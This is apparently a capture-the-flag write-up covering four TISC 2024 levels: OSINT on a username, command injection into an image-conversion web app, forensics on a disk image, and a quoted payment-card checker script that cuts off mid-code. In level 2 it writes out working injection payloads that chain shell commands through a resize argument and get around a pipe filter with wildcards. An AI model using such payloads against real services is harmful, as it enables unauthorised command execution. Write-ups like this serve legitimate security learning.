

Level 1

Navigating the Digital Labyrinth

TISC LEVEL 1

DESCRIPTION

The dust has settled since we won the epic battle against PALINDROME one year ago.


Peace returned to cyberspace, but it was short-lived. Two months ago, screens turned deathly blue, and the base went dark. When power returned, a mysterious entity glitched to life on our monitors. No one knows where it came from or what it plans to do.

Amidst the clandestine realm of cyber warfare, intelligence sources have uncovered the presence of a formidable adversary, Vivoxanderith—a digital specter whose footprint spans the darkest corners of the internet. As a skilled cyber operative, you are entrusted with the critical mission of investigating this elusive figure and their network to end their reign of disruption.

Recent breakthroughs have unveiled **Vivoxanderith's online persona: vi_vox223**. This revelation marks a pivotal advancement in our pursuit, offering a significant lead towards identifying and neutralizing this threat.


Our mission now requires a meticulous investigation into **vi_vox223's** activities and connections within the cyber underworld. Identifying and tracking Vivoxanderith brings us one crucial step closer to uncovering the source of the attack and restoring stability to our systems. It is up to you, agent!

After using the following website (https://www.idcrawl.com/u/vi_vox223) to search for the user, I found an instagram profile matching vi_vox223.




The instagram profile can be seen at https://www.instagram.com/vi_vox223/.


From the hints given in the instagram page, I added a bot to discord using the ID 1258440262951370813 by using the following link:
https://discord.com/api/oauth2/authorize?client_id=1258440262951370813&permissions=0&scope=bot%20applications.commands




After giving myself the D0PP3L64N63R role, I could talk to the bot:




I downloaded the Update_030624.eml file and opened it:



Let's go and find out what kind of cutting edge technology Uber has. I did a quick google search and arrived at this webpage where I can key in the IDs given.



Upon further investigation with google maps, I identified the location to be quercia secolare.



On the linkedin page link present in the email, I find a link to a telegram bot.

How to Get Started:

1. Join Us on Telegram:

Connect with our bot by searching for @TBL_DictioNaryBot on Telegram or clicking the link <https://lnkd.in/g6F6MSgu>.

I gave the location “quercia secolare” to the telegram bot which rewarded me with the flag!

The flag is:

TISC{OS1N7_Cyb3r_InV35t1g4t0r_uAhf3n}

Level 2

Language, Labyrinth and (Graphics)Magick

TISC LEVEL 2

DESCRIPTION

Good job on identifying the source of the attack! We are one step closer to identifying the mysterious entity, but there's still much we do not know.

Beyond Discord and Uber H3, seems like our enemies are super excited about AI and using it for image transformation. Your fellow agents have managed to gain access to their image transformation app. Is there anyyy chance we could find some vulnerabilities to identify the secrets they are hiding?

<http://chals.tisc24.ctf.sg:36183/>

SUBMIT

60 attempts left

Initially, when I tried this challenge, the web server was extremely laggy and took 5 mins to return a response. Thankfully, the following additional instances were soon added:

<http://chals.tisc24.ctf.sg:45018/>

<http://chals.tisc24.ctf.sg:51817/>

Uploading an empty file yielded the following error message:

```
Error executing command: Command 'gm convert
/tmp/17428a8cca6149c3a8086c76499eaca3_test.png -resize 50%
/tmp/17428a8cca6149c3a8086c76499eaca3_test.png_output.png' returned non-zero exit
status 1.
```

I tried playing with the filenames in burp but did not obtain any valuable results.

```
-----WebKitFormBoundary9H6hlzI2r9wgh20W  
Content-Disposition: form-data; name="file"; filename="../../download.jpg"  
Content-Type: image/jpeg
```

I received the following response but it was not really very useful:

```
Error in command generation: Failed to decode JSON response: {  
  "command": "gm convert /tmp/ae396227f0c043fe8fd49c68576e0e2d_download.jpg -resize  
50% /tmp/ae396227f0c043fe8fd49c68576e0e2d_download.jpg_output.png && sha1sum  
/tmp/ae396227f0c043fe8fd49c68576e0e2d_download.jpg_output.png | cut -d ' ' -
```

I decided to test out more commands (| character gets filtered):

```
-resize /|1
```

This command passes through:

```
-resize /1
```

And I receive the following output:

```
(Error executing command: Command 'gm convert  
/tmp/87c5336d54dd4acb947060d3c64052ac_download.jpg -resize /1  
/tmp/87c5336d54dd4acb947060d3c64052ac_download.jpg_output.png' returned non-zero  
exit status 1.)
```


This command passes through:

```
-resize /etc/passwd; ls -la >
```

I can see in the output from the hash file that it just passes through:

```
gm convert /tmp/13744d4b5531448bb83da9286878c73c_download.jpg -resize /etc/passwd;  
ls -la > /tmp/13744d4b5531448bb83da9286878c73c_download.jpg_output.png
```

If I download the file, I can see the output of the 'ls' command:



```
1 total 96  
2 drwxr-xr-x. 1 webappuser tisc 16384 Sep 14 03:12 .  
3 drwxr-xr-x. 1 root      root   39 Sep 14 03:05 ..  
4 drwxr-xr-x. 2 webappuser tisc   35 Sep 14 03:05 __pycache__  
5 -rw-r--r--. 1 webappuser tisc   40 Apr 16 2020 flag.txt  
6 -rw-r--r--. 1 webappuser tisc    7 Sep 14 03:07 hash_21587943567d36d2b6f139b1a5ebd27b.txt  
7 -rw-r--r--. 1 webappuser tisc   19 Sep 14 03:07 hash_22096f824783a2069c2184702a43e45d.txt  
8 -rw-r--r--. 1 webappuser tisc   62 Sep 14 03:11 hash_3b3b7287f3613b4460186b34b80ea6b1.txt  
9 -rw-r--r--. 1 webappuser tisc    7 Sep 14 03:08 hash_3bf62410375a4067662ede32f712dca0.txt  
10 -rw-r--r--. 1 webappuser tisc  144 Sep 14 03:11 hash_51126ffff753d9b349700c9d49031a92.txt  
11 -rw-r--r--. 1 webappuser tisc  153 Sep 14 03:12 hash_70f8f4de0f4c826c81dc7699a69bd690.txt  
12 -rw-r--r--. 1 webappuser tisc  262 Sep 14 03:12 hash_7b4c5552a32b2c167b7d88373166138c.txt  
13 -rw-r--r--. 1 webappuser tisc  278 Sep 14 03:12 hash_8ef3dc66f6af4b8ac057195a63c675d6.txt  
14 -rw-r--r--. 1 webappuser tisc  132 Sep 14 03:08 hash_ae19bc64820a0281d93e96375a036ea0.txt  
15 -rw-r--r--. 1 webappuser tisc  259 Sep 14 03:12 hash_b71736403a4b786c396b43d7969d813d.txt  
16 -rw-r--r--. 1 webappuser tisc   40 Sep 14 03:12 hash_c1c0838a77cc7ec5a61487dc530dac97.txt  
17 -rw-r--r--. 1 webappuser tisc  225 Sep 14 03:12 hash_c38cfd870d608ed0b5af92303b545025.txt  
18 -rw-r--r--. 1 webappuser tisc   62 Sep 14 03:12 hash_d605c6ae428c68e08902470083e7da58.txt  
19 -rw-r--r--. 1 webappuser tisc  264 Sep 14 03:12 hash_f54ba5684db16fb87612d7fe3bc6a55e.txt  
20 -rw-r--r--. 1 webappuser tisc   37 Sep 14 03:12 output.txt|  
21 -rw-r--r--. 1 webappuser tisc   64 Apr 16 2020 requirements.txt  
22 drwxr-xr-x. 1 webappuser tisc   28 Apr 16 2020 static  
23 drwxr-xr-x. 1 webappuser tisc   24 Apr 16 2020 templates  
24 -rw-r--r--. 1 webappuser tisc 11261 Apr 16 2020 webapp.py  
25
```

I decided to try to print the flag.txt out but it does not work and it gets enclosed by quotes:

```
-resize /etc/passwd; cat flag.txt >
```

Let me try a simple wildcard substitution command:

```
-resize /etc/passwd; cat fl*g.txt >
```

It works! There will be a broken image which can be downloaded as a text file and within the text file contains the flag.

The flag is:

TISC{h3re_1\$_y0uR_pr0c3s5eD_im4g3_&m0Re}

Level 3

Digging Up History

TISC LEVEL 3

DESCRIPTION

Ah, who exactly is behind the attacks? If only our enemies left more images on their image transformation server. We are one step closer, but there is still so much to uncover...

A disc image file was recovered from them! We have heard that they have a history of hiding sensitive data through file hosting sites... Can you help us determine what they might be hiding this time?

<https://assets-hgsv2z3wsyxzjayx.sgp1.digitaloceanspaces.com/disk.zip>

ATTACHED FILES

[metadata.txt](#)

SUBMIT


60 attempts left

I decided to try binwalk but it didn't do much. In fact, it crashed my VM thanks to the number of files extracted.

I tried putting it in autopsy but no results were yielded.

Doing a cursory strings search for the flag yielded some flag.txt results, but there were no significant results obtained.

When I threw the disk file into AccessData FTK imager, I finally managed to obtain some results:



I noticed mypal programs on the desktop of the user csitfan1. A quick google search reveals that it is a browser. I decided to extract all the files from csitfan1 folder for further investigation and I encountered many rabbit holes which did not provide the flag.

After some enumeration, I managed to chance upon places.sqlite which stores the annotations, bookmarks, favorite icons, input history, keywords, and browsing history. Opening up the database and exploring the tables finally yielded interesting results.

I found a suspicious link from the moz_places table and I downloaded it from the aws server.

The screenshot shows the DB Browser for SQLite interface. The main table, **moz_places**, is displayed with the following columns: **id**, **url**, **title**, **rev_host**, **visit_count**, **hidden**, **typed**, **frequency**, and **last_visit_date**. The table contains 17 rows of data. Row 17 is highlighted in blue, showing a suspicious link: **https://csitfan-chall.s3.amazonaws.com/flag.sus** with the title **flag.sus** and rev_host **moc.swanozama.3s.llahc-naftisc.**

id	url	title	rev_host	visit_count	hidden	typed	frequency	last_visit_date
1	https://google.com/	NULL	moc.elgoog.	1	1	1	25	17255219188610
2	https://www.google.com/	Google	moc.elgoog.www.	1	0	0	2000	17255219190020
3	https://www.google.com/search?...	damn chrome is so good - Google Search	moc.elgoog.www.	1	0	0	100	17255219263930
4	https://www.google.com/search?...	i cant believe ive been using internet ...	moc.elgoog.www.	1	0	0	100	17255219448610
5	http://youtube.com/	NULL	moc.ebutuoy.	1	1	1	25	17255219646580
6	https://youtube.com/	NULL	moc.ebutuoy.	1	1	0	25	17255219647050
7	https://www.youtube.com/	YouTube	moc.ebutuoy.www.	1	0	0	50	17255219647990
8	https://www.youtube.com/watch?v=dQw4w9WgXcQ	Rick Astley - Never Gonna Give You Up ...	moc.ebutuoy.www.	1	0	1	2075	17255219714710
9	https://www.reddit.com/	NULL	moc.tidder.www.	1	1	1	2000	17255219972990
10	https://www.reddit.com/?rdt=47424	Reddit - Dive into anything	moc.tidder.www.	1	0	0	2000	17255219977830
11	https://www.reddit.com/r/cats/comments/1f8rew5/...	Show me the last pic of your cat on your ...	moc.tidder.www.	1	0	0	100	17255220111900
12	https://www.reddit.com/r/cats	NULL	moc.tidder.www.	1	1	0	25	17255220176900
13	https://www.reddit.com/r/cats/	Cats	moc.tidder.www.	1	0	0	100	17255220180960
14	https://www.wikipedia.org/	Wikipedia	gro.aidepikiw.www.	1	0	1	2000	17255220538930
15	https://www.wikibooks.org/	Wikibooks	gro.skoobikiw.www.	1	0	0	100	17255220638770
16	https://en.wikibooks.org/wiki/...	Discrete Mathematics/Functions and ...	gro.skoobikiw.ne.	1	0	0	175	17255220715330
17	https://csitfan-chall.s3.amazonaws.com/flag.sus	flag.sus	moc.swanozama.3s.llahc-naftisc.	0	0	0	0	17255221306300

The right sidebar shows the **Edit Database Cell** panel. The **Mode** is set to **Text**. The **Identity** dropdown is set to **Select an identity to connect**. The **Remote** section shows **DBHub.io**, **Local**, and **Current Database** options. The **Name** field is empty, and the **Last modified** and **Size** fields are also empty.

After decoding it, I obtained the flag:

Decode from Base64 format

Simply enter your data then push the decode button.

```
VEITQ3t0cnUzXzFudDNybjN0X2gxc3QwcjEzXzg0NDU2MzJwcTc4ZGZuM3N9
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE** Decodes your data into the area below.

```
TISC{tru3_1nt3rn3t_h1st0r13_8445632pq78dfn3s}
```

The flag is:

TISC{tru3_1nt3rn3t_h1st0r13_8445632pq78dfn3s}

Level 4

AlligatorPay

TISC

LEVEL 4

DESCRIPTION



In the dark corners of the internet, whispers of an elite group of hackers aiding our enemies have surfaced. The word on the street is that a good number of members from the elite group happens to be part of an exclusive member tier within AlligatorPay (agpay), a popular payment service.



Your task is to find a way to join this exclusive member tier within AlligatorPay and give us intel on future cyberattacks. AlligatorPay recently launched an [online balance checker](#) for their payment cards. We heard it's still in beta, so maybe you might find something useful.

SUBMIT

60 attempts left

Accessing the website and cursory inspection of the source code reveals the following:

```
<div class="container">
  <h1 class="mb-4 title">AlligatorPay</h1>
  <!-- banner advertisement for AGPay Exclusive Club promo for customers with exactly $313371337 balance -->
  
  <input type="file" id="fileInput" class="form-control mb-3" />
  <button class="btn btn-primary" id="parseButton">Upload Card</button>
  <!-- Dev note: test card for agpay integration can be found at /testcard.agpay -->
  <div class="card-container">
```

Looks like there is a test card that I can use for testing the upload. Accessing <https://agpay.chals.tisc24.ctf.sg/testcard.agpay> and downloading the testcard provides me with a test card for upload.

There is also some javascript you can see by viewing page source:

```
<script>
document.addEventListener("DOMContentLoaded", function () {
  const audio = document.getElementById("backgroundAudio");
  const muteButton = document.getElementById("muteButton");
  const muteIcon = muteButton.querySelector("i");

  // Wait for user interaction to play the audio
  const startAudio = () => {
    audio.play().catch(() => {
      console.log("User has not interacted yet.");
    });
    document.removeEventListener("click", startAudio);
  };

  document.addEventListener("click", startAudio);

  // Toggle mute/unmute on button click
  muteButton.addEventListener("click", function () {
    if (audio.muted) {
      audio.muted = false;
      muteIcon.classList.remove("muted");
      muteIcon.classList.replace("fa-volume-mute", "fa-volume-up");
    } else {
      audio.muted = true;
      muteIcon.classList.add("muted");
      muteIcon.classList.replace("fa-volume-up", "fa-volume-mute");
    }
  });

  document
```

```

        .getElementById("parseButton")
        .addEventListener("click", parseFile);
    });

    async function parseFile() {
        const fileInput = document.getElementById("fileInput");
        const file = fileInput.files[0];
        if (!file) {
            alert("Please select a file");
            return;
        }

        const arrayBuffer = await file.arrayBuffer();
        const dataView = new DataView(arrayBuffer);

        const signature = getString(dataView, 0, 5);
        if (signature !== "AGPAY") {
            alert("Invalid Card");
            return;
        }
        const version = getString(dataView, 5, 2);
        const encryptionKey = new Uint8Array(arrayBuffer.slice(7, 39));
        const reserved = new Uint8Array(arrayBuffer.slice(39, 49));

        const footerSignature = getString(
            dataView,
            arrayBuffer.byteLength - 22,
            6
        );
        if (footerSignature !== "ENDAGP") {
            alert("Invalid Card");
            return;
        }
        const checksum = new Uint8Array(
            arrayBuffer.slice(arrayBuffer.byteLength - 16, arrayBuffer.byteLength)
        );

        const iv = new Uint8Array(arrayBuffer.slice(49, 65));
        const encryptedData = new Uint8Array(
            arrayBuffer.slice(65, arrayBuffer.byteLength - 22)
        );

        const calculatedChecksum = hexToBytes(
            SparkMD5.ArrayBuffer.hash(new Uint8Array([...iv, ...encryptedData]))
        );

        if (!arrayEquals(calculatedChecksum, checksum)) {
            alert("Invalid Card");
            return;
        }

        const decryptedData = await decryptData(

```

```

    encryptedData,
    encryptionKey,
    iv
  );

  const cardNumber = getString(decryptedData, 0, 16);
  const cardExpiryDate = decryptedData.getUint32(20, false);
  const balance = decryptedData.getBigUint64(24, false);

  document.getElementById("cardNumber").textContent =
    formatCardNumber(cardNumber);
  document.getElementById("cardExpiryDate").textContent =
    "VALID THRU " + formatDate(new Date(cardExpiryDate * 1000));
  document.getElementById("balance").textContent =
    "$" + balance.toString();
  console.log(balance);
  if (balance == 313371337) {
    function arrayBufferToBase64(buffer) {
      let binary = "";
      const bytes = new Uint8Array(buffer);
      const len = bytes.byteLength;
      for (let i = 0; i < len; i++) {
        binary += String.fromCharCode(bytes[i]);
      }
      return window.btoa(binary);
    }

    const base64CardData = arrayBufferToBase64(arrayBuffer);

    const formData = new FormData();
    formData.append("data", base64CardData);

    try {
      const response = await fetch("submit", {
        method: "POST",
        body: formData,
      });

      const result = await response.json();
      if (result.success) {
        alert(result.success);
      } else {
        alert("Invalid Card");
      }
    } catch (error) {
      alert("Invalid Card");
    }
  }
}

function getString(dataView, offset, length) {
  let result = "";

```

```

    for (let i = offset; i < offset + length; i++) {
        result += String.fromCharCode(dataView.getUint8(i));
    }
    return result;
}

function arrayEquals(a, b) {
    if (a.length !== b.length) return false;
